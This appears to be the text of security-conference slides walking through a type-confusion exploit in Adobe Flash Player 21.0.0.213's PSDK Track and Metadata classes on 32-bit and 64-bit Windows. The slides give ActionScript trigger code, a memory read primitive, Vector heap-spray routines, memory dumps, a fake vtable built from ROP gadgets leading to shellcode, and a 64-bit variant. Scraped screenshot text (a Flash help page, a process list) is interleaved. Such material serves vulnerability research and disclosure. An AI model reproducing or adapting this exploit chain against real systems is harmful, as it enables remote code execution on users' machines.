
Type Confusion Call




Type Confusion Call



Type Confusion Call



Type Confusion Call



Type Confusion Call

Track
vtable
length
buffer
length
buffer
flags
-
-

```
Metadata.setByteArray(key:String, obj:ByteArray)
```

Metadata.setByteArray

- ✿ Alloc a temporary space
- ✿ Do some calculation
- ✿ Release the temporary space

```
var mt:Metadata = new Metadata();  
var bytes:ByteArray = new ByteArray();  
bytes.length = 0x20;  
bytes.position = 0x0C;  
bytes.writeInt(4);  
var ps:PSDK = PSDK.pSDK;  
ps.release();  
var track:Track = new Track("j", "lan", true, true);  
ps.createDispatcher();
```

proper occupation

release the memory block of Track

```
var ps:PSDK = PSDK.pSDK;  
ps.release();  
var track:Track = new Track("j","lan",true,true);  
ps.createDispatcher();
```

```
◀ bytes.position = 0x10;  
bytes.writeUnsignedInt(0xadd7e555);  
mt.setByteArray("address", bytes);  
res = track.language;
```

```
value = (res.charCodeAt(3) << 24)  
value |= (res.charCodeAt(2) << 16)  
value |= (res.charCodeAt(1) << 8)  
value |= (res.charCodeAt(0));
```

Read Primitive

Code Execution

✿ Spray with Vector.<this> public function spray():void

Address	Size
150D0000	00200000
152D0000	00200000
154D0000	00200000
156D0000	00200000
158D0000	00200000
15AD0000	00200000
15CD0000	00200000
15ED0000	00200000
160D0000	00200000
162D0000	00200000
164D0000	00200000

```
{
    gc_arr=new Array();
    var len=(0x1000-0x28)/4;
    for(var i=0;i<0x10000;i++)
    {
        gc_arr[i]=new Vector.<Object>();
        for(var j=0;j<len;j++)
            gc_arr[i][j]=this;
    }
}
```

Code Execution

❖ Spray with Vector.<this>

Address	Size
<u>150D0000</u>	00200000
152D0000	00200000
154D0000	00200000
156D0000	00200000
158D0000	00200000
15AD0000	00200000
15CD0000	00200000
15ED0000	00200000
160D0000	00200000
162D0000	00200000
164D0000	00200000

Address	Value
<u>150D0000</u>	00010C00
150D0004	00000FE0
150D0008	0A040FE8
150D000C	09BDE730
150D0010	150CF000
150D0014	150D0018
150D0018	00000010
150D001C	00000000
150D0020	5BD7482C
150D0024	3B7EB81E
150D0028	0DFEB041
150D002C	0DFEB041
150D0030	0DFEB041

this atom

```
public function spray():  
{  
    gc_arr=new Array();  
    var len=(0x1000-0x28)/  
    for(var i=0;i<0x10000;  
    {  
        gc_arr[i]=new Vector  
        for(var j=0;j<len;j+  
            gc_arr[i][j]=this;  
    }  
}
```

Code Execution

- ✦ Find buffers through *this (HT tricks)

Address	Value
150D0000	00010C00
150D0004	00000FE0
150D0008	0A040FE8
150D000C	09BDE730
150D0010	150CF000
150D0014	150D0018
150D0018	00000010
150D001C	00000000
150D0020	5BD7482C
150D0024	3B7EB81E
150D0028	0DFEB041
150D002C	0DFEB041
150D0030	<u>0DFEB041</u>

Address	Value
<u>0DFEB040</u>	5BCE1D58
0DFEB044	600000FF
0DFEB048	0E17C330
0DFEB04C	0E4FF748
0DFEB050	00000000
0DFEB054	00000000
0DFEB058	0E18ED20
0DFEB05C	00000000
0DFEB060	00000000
0DFEB064	0E3FCF60
0DFEB068	0000002B
0DFEB06C	0EDCD280
0DFEB070	00000000
0DFEB074	0E103040

Code Execution

- ✿ Find buffers through *this (HT tricks)

Address	Value
150D0000	00010C00
150D0004	00000FE0
150D0008	0A040FE8
150D000C	09BDE730
150D0010	150CF000
150D0014	150D0018
150D0018	00000010
150D001C	00000000
150D0020	5BD7482C
150D0024	3B7EB81E
150D0028	0DFEB041
150D002C	0DFEB041
150D0030	0DFEB041

Address	Value
\$ ==>	5BCE1D58
\$+4	600000FF
\$+8	0E17C330
\$+C	0E4FF748
\$+10	00000000
\$+14	00000000
\$+18	0E18ED20
\$+1C	00000000
\$+20	00000000
\$+24	0E3FCF60
\$+28	0000002B
\$+2C	0EDCD280
\$+30	00000000
\$+34	0E103040

Code Execution

- ✦ Find buffers through *this (HT tricks)

Address	Value
150D0000	00010C00
150D0004	00000FE0
150D0008	0A040FE8
150D000C	09BDE730
150D0010	150CF000
150D0014	150D0018
150D0018	00000010
150D001C	00000000
150D0020	5BD7482C
150D0024	3B7EB81E
150D0028	0DFEB041
150D002C	0DFEB041
150D0030	0DFEB041

Address	Value
\$+38	00000000
\$+3C	00000000
\$+40	00000000
\$+44	00000000
\$+48	00000000
\$+4C	00000000
\$+50	00000000
\$+54	0DFF10A0
\$+58	0E0FE310
\$+5C	0E4FFBF8
\$+60	0E166318
\$+64	0DFF1040
\$+68	0DFF1100

```
var ulimit_bytes:ByteArray;  
var output:String;  
var track:Track;  
var gc_arr:Array;  
var fill_bytes:ByteArray;  
var shellcode:ByteArray;
```


Code Execution

- ✦ Build a fake vtable with gadgets

~PSDK()

Address	Value
08027EC8	00000070
08027ECC	086E3000
08027ED0	00000000
08027ED4	00000004
08027ED8	05826DF0
08027EDC	00000000
08027EE0	00000000
08027EE4	00000000

Address	Value
086E3000	086E301C
086E3004	5A31AA02
086E3008	5A7ED766
086E300C	5A87A5C4
086E3010	086E4000
086E3014	00001000
086E3018	086E4000

=> esi

xchg eax, esp # pop esi # pop ebx # retn

xchg eax, esi # retn

push 1 # push [eax-8] # push [eax-4] # call wrapper

jump to shellcode

Flash Player Help / Flash Player | Windows 7 | Internet Explorer 64 bit

Adobe Community Help

Search

Products Affected

Flash Player

Was this helpful?

Yes No

These instructions are for Windows.

If you use a Mac, see [Installation problems | Flash Player | Mac](#).

To the top

Flash Player information

If Flash Player is installed on your browser, the following box displays the version of Flash Player and your operating system. If Flash Player is not installed, an error message is displayed.

This box dynamically displays the following information:

Your Flash Player Version: **21.0.0.213**

Your OS: **Windows 7 (64-bit)**

Your Browser: **About Internet Explorer**

Problem

You are having problems installing Flash Player.

Solutions

Flash Player is not installed on your browser. To install Flash Player, click the link below.

[Flash Player is not installed on your browser](#)

Process Explorer - Sysinternals: www.sysinternals.com [admin-PC\admin]

Process	Image Type	Integrity	PID	CPU	Working Set	Private B...	Command Line
svchost.exe			4316		6,284 K	2,680 K	C:\Windows\system32\svchost.exe
wmpnetwk.exe			4420	< 0.01	3,704 K	4,820 K	"C:\Program Files\Windows Media Center\wmpnetwk.exe"
svchost.exe			4548		6,480 K	3,044 K	C:\Windows\system32\svchost.exe
NvStreamNetworkSer...			4604	0.02	22,892 K	11,288 K	"C:\Program Files\NVIDIA Corporation\NVIDIA Streamline Service\NvStreamNetworkService.exe"
svchost.exe			1020	< 0.01	26,804 K	55,884 K	C:\Windows\System32\svchost.exe
sppsvc.exe			3916		9,184 K	3,128 K	C:\Windows\system32\sppsvc.exe
svchost.exe			1492		4,792 K	2,012 K	C:\Windows\System32\svchost.exe
lsass.exe			752		14,352 K	7,280 K	C:\Windows\system32\lsass.exe
lsass.exe			760		4,924 K	3,048 K	C:\Windows\system32\lsass.exe
lsass.exe			760		4,924 K	3,048 K	C:\Windows\system32\lsass.exe
csrss.exe			660	0.01	12,324 K	4,060 K	C:\Windows\system32\csrss.exe
conhost.exe			4916	< 0.01	7,100 K	2,984 K	C:\Windows\system32\conhost.exe
conhost.exe	64-bit Medium		5952		4,444 K	2,172 K	"??C:\Windows\system32\conhost.exe"
winlogon.exe			740	< 0.01	10,016 K	4,936 K	C:\Windows\system32\winlogon.exe
explorer.exe	64-bit Medium		2204	0.13	71,208 K	46,236 K	C:\Windows\Explorer.exe
LCore.exe	64-bit Medium		2540	0.03	45,716 K	30,288 K	"C:\Program Files\Lenovo\Lenovo Core\LenovoCore.exe"
NvBackend.exe	32-bit Medium		2548		19,200 K	12,108 K	"C:\Program Files\NVIDIA Corporation\NVIDIA Backend\NvBackend.exe"
RtkNGUI64.exe	64-bit Medium		2600		12,468 K	14,316 K	"C:\Program Files\Realtek\Realtek Audio\RTKNGUI64.exe"
nginx.exe	32-bit Medium		5908		5,916 K	1,872 K	"D:\tools\nginx\nginx.exe"
nginx.exe	32-bit Medium		5944	< 0.01	6,260 K	2,248 K	"D:\tools\nginx\nginx.exe"
proceXP.exe	32-bit Medium		2008		7,252 K	2,908 K	"E:\CRACK\PROCEXP.EXE"
PROCEXP64.exe	64-bit Medium		4364	0.09	30,328 K	18,740 K	"E:\CRACK\PROCEXP.EXE"
FlashBack Recorder.exe	32-bit Medium		5824	9.89	150,428 K	201,932 K	"D:\Program Files\FlashBack Recorder\FlashBack Recorder.exe"
iexplore.exe	64-bit Medium		4880	0.01	42,664 K	26,888 K	"C:\Program Files\Internet Explorer\iexplore.exe"
iexplore.exe	32-bit Low		4860	0.09	129,696 K	120,384 K	"C:\Program Files\Internet Explorer\iexplore.exe"
iexplore.exe	32-bit Low		2724		28,084 K	37,660 K	"C:\Program Files\Internet Explorer\iexplore.exe"
acrotray.exe	32-bit Medium		2876		6,384 K	1,836 K	"C:\Program Files\Adobe\Acrobat Reader\acrotray.exe"
jusched.exe	32-bit Medium		2924		5,916 K	2,960 K	"C:\Program Files\Java\jusched.exe"

CPU Usage: 11.03% Commit Charge: 7.28% Processes: 75 Physical Usage: 13.40%

Control Panel Home

Device Manager

Remote settings

System protection

Advanced system settings

See also

Action Center

Windows Update

Performance Information and Tools

Windows 7 Ultimate

Copyright © 2009 Microsoft Corporation. All rights reserved.

Service Pack 1

System

Rating: **7.8** Windows Experience Index

Processor: Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz 3.60 GHz

Installed memory (RAM): 16.0 GB

System type: 64-bit Operating System

64-bit Exploit

000000005CFFF718	mov rax,qword ptr ds:[rcx]	
000000005CFFF71B	call qword ptr ds:[rax+B8]	
000000005CFFF721	test eax,eax	
000000005CFFF723	je flash64_21_0_0_213.5CFFF764	
000000005CFFF725	lea rdx,qword ptr ds:[5DE4C920]	5DE4C920: "PSDK Error Number %d"
000000005CFFF72C	lea rcx,qword ptr ss:[rsp+30]	
000000005CFFF731	mov r8d,eax	
000000005CFFF734	call flash64_21_0_0_213.5D720630	

```

__int64 __fastcall sub_305374C0(__int64 a1)
{
    void *v1; // rax@3
    unsigned int v3; // [sp+20h] [bp-]
    __int64 v4; // [sp+50h] [bp+8h]@1

    v4 = a1;
    v3 = sub_30739190((volatile signed __int32 *)(a1 + 0xF0));
    if ( !v3 )
    {
        if ( v4 )
        {
            LODWORD(v1) = (*(int (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v4 + 0x10i64))(v4, 0i64);
            j_free(v1);
        }
        else
        {
            j_free(0i64);
        }
    }
    return v3;
}

```

```

__int64 __fastcall sub_30739190(volatile signed __int32 *a1)
{
    return (unsigned int)_InterlockedDecrement(a1);
}

```

64-bit Exploit

```
ps = PSDK.pSDK;  
var bytes:ByteArray = new ByteArray();  
bytes.endian = "littleEndian";  
bytes.position = 0x30;  
bytes.writeInt(1);  
mt.setByteArray("jack", bytes);  
ps.release();  
ms = new MediaResource("jack", 0x54336677, null);  
try{  
ps.createDefaultContentFactory();  
}catch(e:Error){}
```

64-bit Exploit

♣ Heap Spray MMgc Object

<u>0000037B</u>	66BD0000	0000000001000000
<u>0000037B</u>	67BD0000	0000000001000000
<u>0000037B</u>	68BD0000	0000000001000000
<u>0000037B</u>	69BD0000	0000000001000000
<u>0000037B</u>	6ABD0000	0000000001000000
<u>0000037B</u>	6BBD0000	0000000001000000
<u>0000037B</u>	6CBD0000	0000000001000000
<u>0000037B</u>	6DBD0000	0000000001000000
<u>0000037B</u>	6EBD0000	0000000001000000
<u>0000037B</u>	6FBD0000	0000000001000000
<u>0000037B</u>	70BD0000	0000000001000000
<u>0000037B</u>	71BD0000	0000000001000000
<u>0000037B</u>	72BD0000	0000000001000000
<u>0000037B</u>	73BD0000	0000000001000000

64-bit Exploit

0000000000cc200A0	0000000005F4F97F8
0000000000cc200A8	00000000000000000
0000000000cc200B0	0000000005F544FC1
0000000000cc200B8	3FF00000000000000
0000000000cc200C0	0000000005F4F9818
0000000000cc200C8	00000000000000000
0000000000cc200D0	0000000005F544FC1
0000000000cc200D8	00000000054336677
0000000000cc200E0	00000000000000000
0000000000cc200E8	00000000000000000
0000000000cc200F0	0000000005F4F9838
0000000000cc200F8	00000000000000000
0000000000cc20100	0000000005F544FC1
0000000000cc20108	00000000000000000
0000000000cc20110	0000000005F544FC1
0000000000cc20118	00000000000000000
0000000000cc20120	0000000005F544FC1
0000000000cc20128	00000000000000000
0000000000cc20130	00000000006A7E080
0000000000cc20138	00000000000000000
0000000000cc20140	00000000000000000
0000000000cc20148	900000B522B35463

♣ Heap Spray malloced Objects

<u>0000000000cc20000</u>	0000000000003F9000
<u>0000000000D019000</u>	00000000000007000
<u>0000000000D020000</u>	0000000000007F9000
<u>0000000000D819000</u>	00000000000007000
<u>0000000000D820000</u>	0000000000FC9000
<u>0000000000E7E9000</u>	00000000000007000
